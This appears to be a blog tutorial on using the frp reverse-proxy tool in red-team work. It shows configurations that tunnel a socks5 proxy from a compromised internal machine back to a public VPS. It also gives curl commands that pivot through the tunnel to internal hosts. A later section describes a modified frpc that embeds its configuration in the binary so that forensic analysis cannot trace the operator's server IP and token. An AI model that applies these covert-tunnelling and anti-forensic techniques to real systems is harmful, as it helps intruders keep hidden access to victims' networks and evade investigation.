frp is a great tool — high performance, stable, and worth using.

However, its configuration file has gone through two format generations (.ini ->.toml), and the options can be somewhat complicated for newcomers.
When project timelines are tight and workloads heavy, you may not have time to figure out what all these options mean in a short period.
Hence this article — written on April 14, 2025; the currently applicable frp version is: https://github.com/fatedier/frp/releases/tag/v0.61.2
This article mainly covers:
- Basics: what frp is and how to use it
- Practical: how to build a reasonably secure intranet tunnel with frp
- Advanced: how to hide the parameter configuration on the frpc side
FRP Basics
Visit the frp releases page and download the matching distribution: https://github.com/fatedier/frp/releases/tag/v0.61.2


I won’t write much more here. If other fundamentals are still unclear, please refer directly to the original article: https://www.catcolia.com/blog/202411071542/
Quickly Setting Up an Intranet Tunnel: a socks5 Proxy
Server Side
The server needs to open a listening port for the target machine to connect back to.
Assume the server’s public IP address is <font style="color:#DF2A3F;">vps_ip</font>
bindPort = 7000
auth.method = "token"
auth.token = "TOKEN_IS_HARD_To_Guess"
transport.maxPoolCount = 5
Startup command:
frps -c ./frps.toml
- For the full syntax, refer to: frps_full_example.toml#L7
Client Side
Client configuration
serverAddr = "vps_ip"
serverPort = 7000

auth.method = "token"
auth.token = "TOKEN_IS_HARD_To_Guess"
loginFailExit = false

[[proxies]]
name = "plugin_socks5_01"
type = "tcp"
remotePort = 60101

[proxies.plugin]
type = "socks5"
username = "USER"
password = "PASS"
- For the full configuration syntax, refer to frpc_full_example.toml
Command to run on the client
frpc -c frpc.toml
Explanation:
- The
auth.tokeninfrp**s.**tomlandfrp**c**.tomlmust be exactly identical — this is the authentication password loginFailExit = falseis very important. It means: #If the first login attempt fails, exit the program; otherwise keep reconnecting to frps continuously— this is critical for intranet work, so make sure it is set tofalse.remotePort = 60101means the server listens on a port that serves as the socks5 proxy port- A username and password are set for the socks5 proxy.
Usage
Here we use curl as an example; configuration elsewhere works the same way.
curl -x socks5://USER:PASS@vps_ip:60101 http://172.16.1.1:80
curl -x socks5://USER:PASS@vps_ip:60101 http://4.ipw.cn
Tip:
You can also add
# If true, traffic of this proxy will be encrypted, default is false
transport.useEncryption = false
# If true, traffic will be compressed
transport.useCompression = false
For example
[common]
server_addr = ip
server_port = 27000
token = TOKEN

pool_count = 50
protocol = tcp
health_check_type = tcp
health_check_interval_s = 100

[plugin_socks]
remote_port = 27010
type = tcp

plugin = socks5
plugin_user = USER
plugin_passwd = PASS
use_encryption = true
use_compression = true
[common]
bind_addr = 0.0.0.0
bind_port = 27000
token = TOKEN

heartbeat_timeout = 90
max_pool_count = 100
use_encryption = true
use_compression = true
Secondary Development: FRP Stealth Enhancement
Background
::::color2 Why hide frpc.toml?
::::
- In real-world penetration or red team scenarios, exposing frpc.toml directly can leak critical information (such as the server IP, ports, Token, etc.).
- If the target machine undergoes forensic analysis, plaintext configuration files are easy to discover, creating traceability risk.
Normal usage will expose frpc.toml, and the IP and token inside can easily be traced back to you. Therefore, our goals:
- Configuration stealth: avoid storing frpc.toml in plaintext on disk.
- Anti-reverse-engineering hardening: increase the difficulty of reverse analysis.
Approach
- Option 1: binary + configuration merge. Merge the frpc executable and frpc.toml into a single file, dynamically release it to memory or a temp directory at runtime, and delete it immediately after execution.
- Option 2: Go source-code integration. Directly modify the frpc source, hardcoding the configuration into the binary to completely eliminate dependence on external files.
- Option 3: dynamic injection via environment variables (lightweight). Pass sensitive parameters via environment variables to avoid writing them into a configuration file (requires frp to support environment variable placeholders).
In the end, Option 2 was chosen: directly modify the frpc source and hardcode the configuration into the binary, which produced the secondary development project below.
Project address: https://github.com/hi-unc1e/frp/blob/dev/README.md
🚀 New features:

🛠️ Features
Configuration-file stealth technique (2025.04.14)
Zero on-disk footprint for sensitive configuration via binary embedding, suited to sensitive scenarios such as red team operations and H-operations.
| Mode | Startup command | Use case | Security level |
|---|---|---|---|
| Stealth mode (uses embedded configuration) | <font style="background-color:rgba(255, 255, 255, 0);">./frpc_embeded</font> | Red team ops / APT defense | ★★★★★ |
| Fallback mode | <font style="background-color:rgba(255, 255, 255, 0);">./frpc_embeded -c frpc.toml</font> | Routine testing / debugging | ★★☆ |
📦 Build Script
# Basic usage
./build_stealth.sh <config path> <target OS> <target architecture>
./build_stealth.sh  ./conf/frpc.toml linux amd64"  # darwin/windows/linux

# Build the Linux version
./build_stealth.sh ./01.toml linux amd64

# Build the Windows version
./build_stealth.sh ./02.toml windows amd64
Output description
release/
├── frpc_embeded_linux_amd64       # Linux executable
├── frpc_embeded_linux_amd64.toml.backup       # Configuration file backup (for checking which target it belongs to)
├── frpc_embeded_windows_arm64.exe # Windows executable
├── frpc_embeded_windows_arm64.exe.toml.backup # Configuration file backup (for checking which target it belongs to)
⚙️ How It Works
- Configuration embedding: uses the Go 1.16+
<font style="background-color:rgba(255, 255, 255, 0);">//go:embed</font>directive to embed the TOML file into the binary — pkg/config/load.go#L41 - Dynamic loading: at runtime, the embedded configuration is checked first
File structure diagram
frp-src/
├── pkg/
│   └── config/
│       └── embedder/
│           └── frpc.toml # where the embedded configuration file lives
└── build_stealth.sh      # build script
└── release/              # build output directory
Easter egg: frpc actually also supports command-line startup…
./frpc tcp --uc --ue --proxy-name test --token TOKEN --server-addr 127.0.0.1 --server-port 7001 --protocol tcp --metadatas loginFailExit=false